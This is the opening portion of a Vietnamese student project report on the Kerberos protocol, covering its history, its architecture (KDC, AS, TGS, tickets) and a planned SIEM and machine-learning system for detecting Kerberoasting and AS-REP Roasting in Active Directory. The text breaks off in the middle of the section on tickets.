HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN

BÁO CÁO ĐỒ ÁN
HỌC PHẦN:
MÃ HỌC PHẦN:

ĐỀ TÀI: TÌM HIỂU VỀ KERBEROS VÀ XÂY DỰNG HỆ THỐNG PHÁT HIỆN TẤN CÔNG KERBEROS DỰA TRÊN SIEM VÀ MACHINE LEARNING TRONG MÔI TRƯỜNG ACTIVE DIRECTORY

Các sinh viên thực hiện:

B22DCAT193 – Phạm Nguyễn Quang Minh

Tên nhóm:

Tên lớp:

Giảng viên hướng dẫn: TS. Quản Trọng Thế

HÀ NỘI 2026

PHÂN CÔNG NHIỆM VỤ NHÓM THỰC HIỆN

TT	Công việc / Nhiệm vụ	SV thực hiện	Thời hạn hoàn thành
1	Tìm hiểu khái quát Kerberos.		20/4/2025
2	Kiến trúc Kerberos.		20/4/2025
3	Ứng dụng Kerberos.		20/4/2025
4	Tìm hiểu và đánh giá các lỗ hổng		20/4/2025
5	Demo tấn công AS-REP Roasting, tấn công Golden Ticket, tấn công Silver Ticket, Kerberoasting.		20/4/2025
6	Demo bắt gói tin, cài đặt Kerberos		20/4/2025
7	Ưu điểm, nhược điểm Kerberos.		20/4/2025
8	Đề xuất cải tiến và mở rộng.		20/4/2025
9	Tổng hợp và viết báo cáo.		24/4/2025
10	Thiết kế slide thuyết trình.		26/4/2025

NHÓM THỰC HIỆN TỰ ĐÁNH GIÁ

TT	SV thực hiện	Thái độ tham gia	Mức hoàn thành CV	Kỹ năng giao tiếp	Kỹ năng hợp tác	Kỹ năng lãnh đạo
1		5	5	5	5	5
2		5	5	5	5	
3		5	5	5	5	
4		5	5	5	5	
5		5	5	5	5	

Ghi chú:

- Thái độ tham gia: Đánh giá điểm thái độ tham gia công việc chung của nhóm (từ 0: không tham gia, đến 5: chủ động, tích cực).
- Mức hoàn thành CV: Đánh giá điểm mức độ hoàn thành công việc được giao (từ 0: không hoàn thành, đến 5: hoàn thành xuất sắc).

- Kỹ năng giao tiếp: Đánh giá điểm khả năng tương tác, giao tiếp trong nhóm (từ 0: không hoặc giao tiếp rất yếu, đến 5: giao tiếp xuất sắc).
- Kỹ năng hợp tác: Đánh giá điểm khả năng hợp tác, hỗ trợ lẫn nhau, giải quyết mâu thuẫn, xung đột
- Kỹ năng lãnh đạo: Đánh giá điểm khả năng lãnh đạo (từ 0: không có khả năng lãnh đạo, đến 5: có khả năng lãnh đạo tốt, tổ chức và điều phối công việc trong nhóm hiệu quả).

MỤC LỤC

MỤC LỤC 4
DANH MỤC CÁC HÌNH VẼ 9
DANH MỤC CÁC TỪ VIẾT TẮT 10
MỞ ĐẦU 11
CHƯƠNG 1. TỔNG QUAN VỀ KERBEROS 12
1.1 Giới thiệu 12
1.2 Lịch sử 13
1.3 Tính mở 13
1.4 Kết chương 13
CHƯƠNG 2. KIẾN TRÚC CỦA KERBEROS 14
2.1 Các thành phần của giao thức 14
2.1.1 Trung tâm phân phối khóa - Key Distribution Center (KDC) 14
2.1.2 Máy chủ xác thực – Authentication Server (AS) 15
2.1.3 Máy chủ cấp vé – Ticket Granting Server (TGS) 16
2.1.4 Vé (Ticket) 17
2.1.5 Máy chủ dịch vụ – Service Server (SS) 18
2.1.6 Service Principal Name (SPN) 18
2.2 Đặc điểm kiến trúc 19
2.3 Mô hình Kerberos 19
2.4 Cơ chế hoạt động 20
2.4.1 Giai đoạn trao đổi với AS (Authentication Exchange) 22
2.4.2 Giai đoạn trao đổi với TGS (Ticket Granting Service Exchange) 22
2.4.3 Giai đoạn trao đổi với máy chủ dịch vụ (Application Service Exchange) 23
2.5 Các khía cạnh bảo mật và cơ chế chống tấn công 23
2.5.1 Ngăn chặn tấn công phát lại (Replay Attacks) 24
2.5.2 Thời hạn vé (Ticket Expiration) 24
2.5.3 Mã hóa dữ liệu và khóa 24
2.5.4 Xác thực hai chiều (Mutual Authentication) 24
2.5.5 Khóa phiên tạm thời (Session Keys) 24
2.5.6 Chứng chỉ thuộc tính đặc quyền (PAC – Privilege Attribute Certificate) 24
2.5.7 Bộ nhớ cache vé (Ticket Cache) 24

2.6 Kết chương 24
CHƯƠNG 3. ỨNG DỤNG CỦA KERBEROS 26
3.1 Xác thực một lần (Single Sign-On - SSO) cho các hệ thống đa nền tảng 26
3.1.1 Khái niệm và cơ chế hoạt động 26
3.1.2 Lợi ích trong triển khai thực tế 27
3.1.3 Tính khả dụng trong môi trường đa nền tảng 27
3.2 Bảo mật các phiên truyền tệp (File Transfer) 27
3.3 Xác thực client/server 28
3.3.1 Cơ chế hoạt động trong mô hình client/server 28
3.3.2 Ứng dụng thực tế trong các dịch vụ web và mạng nội bộ 28
3.4 Xác thực dịch vụ Web theo chuẩn WS-Security 29
3.4.1 Kerberos như một hồ sơ token trong WS-Security 29
3.4.2 Ưu điểm nổi bật của Kerberos trong dịch vụ web 29
3.5 Ứng dụng trong môi trường điện toán đám mây và hệ thống hiện đại 29
3.5.1 Tích hợp với hệ thống điện toán đám mây 29
3.5.2 Triển khai trong mô hình Zero Trust và Cloud Federation 30
3.5.3 Ưu điểm trong môi trường hiện đại 30
3.6 Kết chương 30
CHƯƠNG 4. ƯU ĐIỂM VÀ NHƯỢC ĐIỂM 31
4.1 Ưu điểm 31
4.1.1 Bảo mật mạnh mẽ 31
4.1.2 Hỗ trợ Single Sign-On (SSO) 31
4.1.3 Hiệu suất cao 31
4.1.4 Khả năng mở rộng tốt 31
4.1.5 Tích hợp sâu với hệ sinh thái Windows 31
4.1.6 Đơn giản hóa triển khai 32
4.1.7 Tính linh hoạt và đa nền tảng 32
4.1.8 Cộng đồng phát triển và hỗ trợ mạnh 32
4.2 Nhược điểm 32
4.2.1 Sự phụ thuộc vào trung tâm phân phối khóa KDC 32
4.2.2 Kerberos không hỗ trợ xác thực phân tán tốt 34
4.2.3 Phụ thuộc vào đồng bộ thời gian 34
4.2.4 Lưu trữ vé trong bộ nhớ 36

4.2.5 Không có cơ chế thu hồi vé ngay lập tức 37
4.2.6 Dễ bị giả mạo vé 38
4.2.7 Không mã hóa dữ liệu truyền tải 39
4.2.8 Không có xác thực đa yếu tố (MFA) mặc định 39
4.2.9 Khó giám sát và phát hiện tấn công 40
4.2.10 Rò rỉ khóa phiên 41
4.2.11 Mật khẩu người dùng vẫn dễ bị khai thác 42
4.2.12 Không cung cấp tính không thể chối bỏ (non-repudiation) 43
4.2.13 Kết chương 43
CHƯƠNG 5. MỘT SỐ ĐỀ XUẤT CẢI TIẾN VÀ MỞ RỘNG 44
5.1 Hàm String-to-Key mở rộng mỗi phiên (S2KexS) 44
5.1.1 Lợi ích 45
5.1.2 Hạn chế 45
5.2 N-Kerberos 45
5.2.1 Lợi ích 45
5.2.2 Hạn chế 45
5.3 Tích hợp QDP vào quá trình xác thực Kerberos 46
5.3.1 Mật khẩu truy vấn trực tiếp (QDP) 46
5.3.2 Phương pháp QDP 47
5.3.3 Quy trình xác thực 47
5.4 Kerberos kết hợp với mật mã khóa công khai 48
5.4.1 Nguyên mẫu PKINIT (Public Key Cryptography for initial authentication in Kerberos) 48
5.4.2 Nguyên mẫu PKCROSS (Public Key Cryptography for Cross Realm Authentication in Kerberos) 49
5.4.3 Nguyên mẫu PKTAPP (Public Key Utilizing Tickets for Application Servers) 50
5.5 Tích hợp xác thực đa yếu tố (MFA) 52
5.5.1 Lợi ích 53
5.5.2 Hạn chế 53
5.5.3 Khả năng ứng dụng 53
5.6 Giám sát và phát hiện tấn công tự động 53
5.6.1 Lợi ích 54
5.6.2 Hạn chế 54
5.6.3 Khả năng ứng dụng 54

5.7 Kết chương 54
CHƯƠNG 6. CÁC KIỂU TẤN CÔNG VÀO GIAO THỨC KERBEROS THƯỜNG GẶP 55
6.1 Tấn công Kerberoasting 55
6.1.1 Tấn công Kerberosoasting là gì? 55
6.1.2 Cách thức hoạt động của tấn công Kerberoasting 55
6.1.3 Cách phòng chống tấn công 56
6.2 Tấn công Pass-the-Ticket 56
6.2.1 Các bước hoạt động tấn công 56
6.2.2 Hậu quả của tấn công Pass-the-Ticket 57
6.2.3 Cách phòng chống tấn công Pass-the-Ticket 58
6.3 Tấn công Golden Ticket 58
6.3.1 Cách thức hoạt động của tấn công 59
6.3.2 Các biện pháp phòng chống 60
6.4 Tấn công Silver Ticket 60
6.4.1 Cách thức hoạt động của tấn công Silver Ticket 60
6.4.2 Biện pháp phòng chống tấn công Silver Ticket 61
6.5 Brute-force vé Kerberos 61
6.5.1 Các bước hoạt động của tấn công 62
6.5.2 Các biện pháp phòng chống 62
6.6 Tấn công Relay NTLM 63
6.6.1 Cách thức tấn công 63
6.6.2 Các biện pháp phòng ngừa 64
6.7 Tấn công SKEW Time 65
6.7.1 Cách thức hoạt động của tấn công SKEW Time 65
6.7.2 Biện pháp phòng chống tấn công SKEW Time 66
6.8 Tấn công Shadow Credentials 66
6.8.1 Cách thức hoạt động của tấn công Shadow Credentials 67
6.8.2 Một số biện pháp phòng chống tấn công 67
6.9 Tấn công Overpass-the-Hash (Pass-the-Key với Kerberos) 68
6.9.1 Cách thức hoạt động của tấn công Overpass-the-Hash 68
6.9.2 Biện pháp phòng chống tấn công Overpasss-the-Hash 69
6.10 Kết chương 69
CHƯƠNG 7. DEMO 71

7.1 Kiến trúc hệ thống 71
7.1.1 Mô hình mạng 71
7.1.2 Các thành phần hệ thống 72
7.1.3 Luồng dữ liệu 72
7.1.4 Lý do thiết kế 73
7.1.5 Kết luận 73
7.2 Demo tấn công và theo dõi Kerberoasting 73
7.3 Demo tấn công và theo dõi AS-REP Roasting 76
7.4 Phương pháp đề xuất cho ML 78
7.4.1 Tổng quan phương pháp 78
7.4.2 Tiền xử lý dữ liệu 78
7.4.3 Trích xuất và xây dựng đặc trưng 79
7.4.4 Lựa chọn mô hình 79
7.4.5 Quy trình huấn luyện 80
7.4.6 Đánh giá mô hình 80
7.4.7 Triển khai phát hiện gần thời gian thực 80
7.4.8 Thảo luận và hạn chế 81
7.5 Demo Machine Learning theo dõi và cảnh báo tấn công Kerberoasting và AS-REP Roasting theo thời gian thực 82
7.6 Kết chương 83
KẾT LUẬN 85
TÀI LIỆU THAM KHẢO 86

DANH MỤC CÁC HÌNH VẼ

Hình 1 – Giao thức Kerberos....12
Hình 2 – Mô hình hoạt động của KDC....15
Hình 3 – Quy trình trao đổi giữa máy client và máy chủ AS....16
Hình 4 – Minh họa trả về của TGS....16
Hình 5 – Quá trình xác thực khi user yêu cầu Service Ticket....18
Hình 6 – Quy trình xác thực Kerberos....21
Hình 7 – Single Sign-On với Kerberos....26
Hình 8 – Hàm string-to-key mới....44
Hình 9 – Hệ thống phân cấp xác thực người dùng....46
Hình 10 – Quy trình thông điệp của hệ thống, trong đó TGT = {AK, I, tK}KT và qi là chỉ mục của câu hỏi mà máy chủ chọn ngẫu nhiên....48
Hình 11 – Sơ đồ khối của nguyên mẫu PKINIT....49
Hình 12 – Sơ đồ khối của nguyên mẫu PKCROSS....50
Hình 13 – Sơ đồ khối của nguyên mẫu PKTAPP....52
Hình 14 – Tấn công Golden Ticket....59
Hình 15 – Mô hình mạng hệ thống....72
Hình 16 – Thiết lập và kiểm tra Service Principal Name (SPN) cho tài khoản dịch vụ svc_sql....73
Hình 17 – Thực hiện tấn công Kerberoasting và thu thập TGS hash của tài khoản dịch vụ svc_sql....74
Hình 18 – Lưu TGS hash....74
Hình 19 – Crack thành công mật khẩu tài khoản dịch vụ svc_sql từ TGS hash bằng John the Ripper....75
Hình 20 – Log Event ID 4769 trên Wazuh Dashboard ghi nhận các yêu cầu Kerberos Service Ticket trong quá trình Kerberoasting....75
Hình 21 – Cấu hình tài khoản user2 không yêu cầu Kerberos Pre-Authentication phục vụ tấn công AS-REP Roasting....76
Hình 22 – Tạo danh sách user trong file users.txt phục vụ tấn công AS-REP Roasting....76
Hình 23 – Thực hiện tấn công AS-REP Roasting và thu thập hash của tài khoản user2 bằng impacket-GetNPUsers....76
Hình 24 – Lưu TGS hash....77
Hình 25 – Crack thành công mật khẩu tài khoản user2 từ TGS hash bằng John the Ripper....77
Hình 26 – Log Event ID 4768 với preAuthType = 0 trên Wazuh Dashboard phản ánh hoạt động tấn công AS-REP Roasting....78
Hình 27 – Kết quả phát hiện tấn công AS-REP Roasting theo thời gian thực từ log Wazuh bằng mô hình XGBoost....82
Hình 28 – Phát hiện Kerberoasting và Kerberoasting burst theo thời gian thực....83

DANH MỤC CÁC TỪ VIẾT TẮT

Từ viết tắt	Thuật ngữ tiếng Anh/Giải thích	Thuật ngữ tiếng Việt/Giải thích
AS	Authentication Server	Máy chủ xác thực
TGS	Ticket Granting Server	Máy chủ cấp vé
KDC	Key Distribution Center	Trung tâm phân phối khóa
SS	Service Server	Máy chủ dịch vụ
TGT	Ticket Granting Ticket	Vé cấp vé
ST	Service Ticket	Vé dịch vụ
PAC	Privilege Attribute Certificate	Chứng chỉ thuộc tính đặc quyền
SPN	Service Principal Name	Tên định danh dịch vụ
SSO	Single Sign-On	Xác thực một lần
MFA	Multi-Factor Authentication	Xác thực đa yếu tố
NTLM	NT LAN Manager	Giao thức xác thực của Windows (trước Kerberos)
SSL	Secure Sockets Layer	Lớp bảo mật truyền tải
LDAP	Lightweight Directory Access Protocol	Giao thức truy cập danh bạ nhẹ
NFS	Network File System	Hệ thống tệp qua mạng
WS-Security	Web Services Security	Tiêu chuẩn bảo mật cho dịch vụ web
SAML	Security Assertion Markup Language	Ngôn ngữ đánh dấu xác nhận bảo mật
OAuth	Open Authorization	Giao thức cấp quyền mở
API	Application Programming Interface	Giao diện lập trình ứng dụng
DNS	Domain Name System	Hệ thống phân giải tên miền

MỞ ĐẦU

Trong bối cảnh ngày càng gia tăng các mối đe dọa an ninh mạng, việc xác thực danh tính người dùng một cách an toàn trở thành yêu cầu thiết yếu trong các hệ thống mạng hiện đại. Giao thức Kerberos ra đời như một giải pháp hiệu quả nhằm đảm bảo xác thực mạnh mẽ và giảm thiểu nguy cơ lộ lọt thông tin đăng nhập, đặc biệt trong các hệ thống lớn, đa người dùng và môi trường phân tán.

Kerberos là một giao thức xác thực sử dụng mật mã khóa đối xứng, được phát triển bởi Viện Công nghệ Massachusetts (MIT) từ những năm 1980. Mục tiêu của Kerberos là xác thực người dùng mà không cần truyền mật khẩu trực tiếp qua mạng, đồng thời hỗ trợ cơ chế đăng nhập một lần (Single Sign-On - SSO), cho phép người dùng truy cập nhiều dịch vụ khác nhau chỉ với một lần xác thực.

Trong bài báo cáo này, nhóm thực hiện tìm hiểu tổng quan về giao thức Kerberos, từ lịch sử hình thành, kiến trúc và quy trình hoạt động, cho đến các ứng dụng thực tiễn trong môi trường doanh nghiệp hiện đại. Bên cạnh đó, báo cáo cũng phân tích những ưu điểm, nhược điểm của giao thức, giới thiệu các cải tiến nổi bật nhằm nâng cao khả năng bảo mật, và thực hiện demo các kỹ thuật tấn công phổ biến vào hệ thống Kerberos như Kerberoasting, AS-REP Roasting, Golden Ticket và Silver Ticket.

Bố cục báo cáo gồm các nội dung chính:

- Chương 1: Trình bày tổng quan về Kerberos, lịch sử phát triển và đặc điểm nổi bật.
- Chương 2: Phân tích chi tiết kiến trúc, các thành phần chính và cơ chế hoạt động của giao thức.
- Chương 3: Tìm hiểu các ứng dụng thực tế của Kerberos trong xác thực hệ thống và dịch vụ mạng.
- Chương 4: Đánh giá các ưu điểm và nhược điểm của Kerberos.
- Chương 5: Đề xuất một số cải tiến và mở rộng nhằm nâng cao tính bảo mật và khả năng mở rộng của giao thức.
- Chương 6: Phân tích các kiểu tấn công phổ biến vào Kerberos và biện pháp phòng chống.
- Chương 7: Demo quá trình cài đặt Kerberos và thực hành các kỹ thuật tấn công.

Thông qua việc nghiên cứu và thực hành, nhóm hướng tới việc hiểu sâu hơn về các cơ chế xác thực an toàn, đồng thời nâng cao nhận thức về các nguy cơ bảo mật và các phương pháp phòng thủ trong hệ thống mạng hiện đại.

CHƯƠNG 1. TỔNG QUAN VỀ KERBEROS

1.1 Giới thiệu

Kerberos là một giao thức xác thực mạng được phát triển vào những năm 1980 bởi các nhà khoa học máy tính tại Viện Công nghệ Massachusetts (MIT). Mục tiêu chính của Kerberos là xác thực người dùng mà không cần truyền mật khẩu trực tiếp qua mạng, giúp giảm thiểu nguy cơ bị đánh cắp thông tin đăng nhập.

Giao thức này được sử dụng để kiểm soát quyền truy cập vào tài nguyên mạng, đặc biệt trong các hệ thống lớn hỗ trợ đăng nhập một lần (SSO) hoặc tích hợp Kerberos. Các hệ điều hành như Windows 2000, Windows XP, Windows Server 2003 và các phiên bản sau đều sử dụng một phiên bản của Kerberos làm phương thức xác thực mặc định.

Ngoài ra, hệ điều hành macOS cũng tích hợp Kerberos trong cả phiên bản dành cho máy khách và máy chủ, hỗ trợ xác thực an toàn trong môi trường doanh nghiệp.

Kerberos là một giao thức xác thực đa nền tảng, được thiết kế cho các hệ thống phân tán, sử dụng mật mã khóa đối xứng làm nền tảng, trong đó các khóa mã hóa và giải mã là giống nhau, yêu cầu các thực thể giao tiếp chia sẻ khóa bí mật.

Giao thức dựa trên nguyên tắc "Đăng nhập một lần" (Single Sign-On - SSO), cho phép người dùng xác thực một lần để truy cập nhiều dịch vụ mà không cần nhập lại thông tin đăng nhập.

Hình 1 – Giao thức Kerberos

1.2 Lịch sử

Kerberos được Viện Công nghệ Massachusetts (MIT) phát triển nhằm bảo vệ các dịch vụ mạng trong khuôn khổ dự án Athena. Tên của giao thức được lấy cảm hứng từ Cerberus, con chó ba đầu trong thần thoại Hy Lạp, canh giữ cổng địa ngục. Trong quá trình phát triển, các phiên bản từ 1 đến 3 chỉ được sử dụng nội bộ trong MIT.

Phiên bản 4 của Kerberos được Steve Miller và Clifford Neuman thiết kế và công bố vào cuối những năm 1980, ban đầu chủ yếu phục vụ dự án Athena. Sau đó, phiên bản 5 do John Kohl và Clifford Neuman phát triển đã được công bố trong RFC1510 vào năm 1993 và sau này được thay thế bởi RFC 4120 vào năm 2005 để khắc phục các hạn chế của phiên bản 4.

MIT đã phát hành các phiên bản Kerberos miễn phí theo giấy phép tương tự như của các phần mềm BSD. Tuy nhiên, do sử dụng thuật toán mã hóa DES 56 bit, Kerberos từng bị chính phủ Hoa Kỳ hạn chế xuất khẩu. Trong khi chính sách này thay đổi vào năm 2000, một phiên bản Kerberos 4 có tên KTH-KRB do Thụy Điển phát triển đã được phân phối rộng rãi bên ngoài Hoa Kỳ. Phiên bản này dựa trên một biến thể trường mã nguồn mở tên eBones, vốn được phát triển từ một phiên bản Kerberos 4 của MIT (patch-level 9) gọi là Bones – trong đó đã loại bỏ các hàm mật mã và các lệnh liên quan. Sau đó, lập trình viên người Úc Eric Young đã khôi phục lại các lệnh này và tích hợp các hàm mật mã từ thư viện của ông.

1.3 Tính mở

MIT cung cấp mã nguồn mở cho Kerberos, cho phép các nhà phát triển và nhà nghiên cứu tùy chỉnh và tích hợp giao thức vào các hệ thống của họ.

Bên cạnh đó, Kerberos cũng đã được tích hợp vào nhiều sản phẩm thương mại với sự hỗ trợ kỹ thuật chuyên nghiệp từ các nhà cung cấp lớn như Microsoft (trong Active Directory), Red Hat (trong các bản phân phối hệ điều hành doanh nghiệp), và Oracle (trong các giải pháp bảo mật và quản trị danh tính). Điều này khẳng định tính phổ biến và khả năng tương thích cao của Kerberos trong nhiều môi trường ứng dụng khác nhau.

1.4 Kết chương

Chương này đã trình bày tổng quan về giao thức Kerberos, bao gồm nguồn gốc hình thành, lịch sử phát triển và các phiên bản chính. Bên cạnh đó, chương cũng nêu bật những đặc điểm quan trọng như cơ chế xác thực dựa trên mật mã khóa đối xứng, hỗ trợ đăng nhập một lần (SSO) và khả năng tích hợp trong các hệ thống phân tán đa nền tảng. Ngoài ra, chương còn đề cập đến tính mở của Kerberos thông qua việc cung cấp mã nguồn và khả năng tích hợp vào nhiều hệ điều hành và sản phẩm thương mại phổ biến hiện nay. Những nội dung này đặt nền móng cho việc tìm hiểu sâu hơn về kiến trúc, quy trình xác thực và các ứng dụng thực tiễn của Kerberos trong các chương tiếp theo.

CHƯƠNG 2. KIẾN TRÚC CỦA KERBEROS

2.1 Các thành phần của giao thức

2.1.1 Trung tâm phân phối khóa - Key Distribution Center (KDC)

Key Distribution Center của Kerberos là một phần không thể thiếu của hệ thống Kerberos. Trên lý thuyết, KDC bao gồm ba thành phần logic:


- **Máy chủ xác thực – Authentication Server (AS):** Máy chủ xác thực thực hiện xác thực ban đầu và cấp vé cho Dịch vụ cấp vé.
- **Cơ sở dữ liệu:** Lưu trữ thông tin người dùng và khóa bí mật.
- **Máy chủ cấp vé – Ticket Granting Server (TGS):** Máy chủ cấp vé phát hành vé cho máy chủ.

Mặc dù các thành phần này tách biệt về mặt logic, nhưng người ta thường gộp chúng lại trong một chương trình duy nhất và chạy cùng nhau trong một tiến trình duy nhất.

Trong một miền Kerberos, nhất định phải có tối thiểu một KDC. Các chuyên gia khuyến cáo rằng mỗi KDC nên được chạy trên một máy riêng biệt mặc dù lượng tài nguyên yêu cầu để KDC hoạt động trên máy là rất ít. Bởi nếu trong hệ thống mạng có nhiều KDC kết nối thì tất cả các dữ liệu quan trọng, bao gồm các khóa bí mật của những người dùng trong miền, đều có trên mỗi KDC trong mạng, tức là có nhiều nguy cơ bị tấn công hơn. Ngoài ra, để người dùng thành công xác thực đến các dịch vụ yêu cầu Kerberos đang chạy, phải có ít nhất một KDC được hoạt động mọi lúc.

Mỗi KDC chứa một cơ sở dữ liệu của tất cả các người dùng trong miền, cũng như các khóa bí mật. Trong các triển khai như MIT Kerberos hay Heimdal Kerberos, cơ sở dữ liệu được lưu trữ dưới dạng một tập tin cơ sở dữ liệu nhẹ trên hệ thống file của KDC.

Trong một miền có thể chứa nhiều Kerberos KDC, cơ sở dữ liệu trên mỗi KDC phải được đồng bộ hóa để đảm bảo thống nhất xác thực. Nếu một máy chủ có dữ liệu để lâu thì sẽ rất dễ thất bại khi tìm cách để xác thực với máy chủ đó, vì nó không cập nhật bản sao của các cơ sở dữ liệu của Kerberos. Không có phương pháp tiêu chuẩn đồng bộ hóa được xác định bằng giao thức Kerberos, do đó các nhà cung cấp thường tạo ra các giao thức bản sao riêng của họ.



Hình 2 – Mô hình hoạt động của KDC

KDC là điểm lỗi duy nhất (single point of failure); nếu KDC ngừng hoạt động, không ai có thể truy cập dịch vụ. Giải pháp là sử dụng nhiều KDC với cơ sở dữ liệu được sao chép.

KDC sử dụng cổng 88 trên cả hai giao thức TCP và UDP để thực hiện giao tiếp với các thực thể trong hệ thống, bao gồm máy khách và các máy chủ dịch vụ, với dữ liệu được mã hóa để bảo vệ thông tin nhạy cảm.

2.1.2 Máy chủ xác thực – Authentication Server (AS)


Máy chủ xác thực (Authentication Server - AS) là một thành phần của Trung tâm phân phối khóa (Key Distribution Center - KDC), chịu trách nhiệm xác minh danh tính của người dùng hoặc thiết bị (máy khách) khi họ yêu cầu truy cập vào tài nguyên hoặc dịch vụ trong mạng.

AS đóng vai trò quan trọng trong trình xác thực, cấp phát Ticket Granting Ticket (TGT) để máy khách sử dụng khi giao tiếp với Ticket Granting Server (TGS) và các dịch vụ khác. Nhờ vào việc sử dụng vé và khóa phiên được mã hóa, AS đảm bảo rằng chỉ những thực thể đã xác thực mới có thể tương tác với nhau, giúp tăng cường tính bảo mật cho toàn bộ hệ thống.

AS xác thực người dùng bằng cách kiểm tra khóa người dùng (user key), được dẫn xuất từ mật khẩu của người dùng thông qua một hàm biến đổi khóa tương ứng với thuật toán mã hóa mà hệ thống sử dụng (ví dụ: AES, DES, hoặc RC4-HMAC).

Yêu cầu xác thực (KRB_AS_REQ) thường bao gồm một dấu thời gian (timestamp) được mã hóa bằng khóa người dùng để làm bằng chứng tiền xác thực (pre-authentication). AS sẽ giải mã và kiểm tra dấu thời gian này để xác minh rằng người gửi có khóa đúng (tức

là đã biết đúng mật khẩu). Nếu thành công, AS cấp một vé cấp vé (TGT) và một khóa phiên (session key) để người dùng sử dụng trong các bước xác thực tiếp theo.




Hình 3 – Quy trình trao đổi giữa máy client và máy chủ AS

2.1.3 Máy chủ cấp vé – Ticket Granting Server (TGS)

Máy chủ cấp vé (TGS) là thành phần tiếp nhận vé cấp vé (TGT) từ người dùng. Nhiệm vụ của TGS là xác minh tính hợp lệ của TGT bằng cách kiểm tra xem vé có được mã hóa bằng khóa bí mật của TGS hay không. Nếu vé hợp lệ, TGS sẽ cấp vé dịch vụ (Service Ticket – ST) cho người dùng để truy cập dịch vụ mong muốn.

TGS sử dụng khóa bí mật được lưu trong cơ sở dữ liệu KDC để giải mã TGT và cấp vé dịch vụ cho người dùng. Vé dịch vụ chứa khóa phiên dịch vụ (service session key) – một khóa bí mật do TGS sinh ra và phân phối cho cả máy khách và máy chủ dịch vụ, cho phép hai bên thiết lập kênh giao tiếp an toàn mà không cần chia sẻ mật khẩu hay xác thực lại.



Hình 4 – Minh họa trả về của TGS

2.1.4 Vé (Ticket)

Vé được cấp bởi TGS, cung cấp sự chứng thực cho máy chủ ứng dụng hoặc tài nguyên. Một vé Kerberos là một cấu trúc dữ liệu được mã hóa do KDC tạo ra để chia sẻ một mã đã mã hóa của một phiên duy nhất. Vé tạo ra có hai mục đích:

- Xác nhận danh tính của người tham gia.
- Khởi tạo một khóa ngắn hạn để hai bên có thể giao tiếp an toàn (gọi là khóa phiên).

Các trường chính mà mọi vé đều có là:

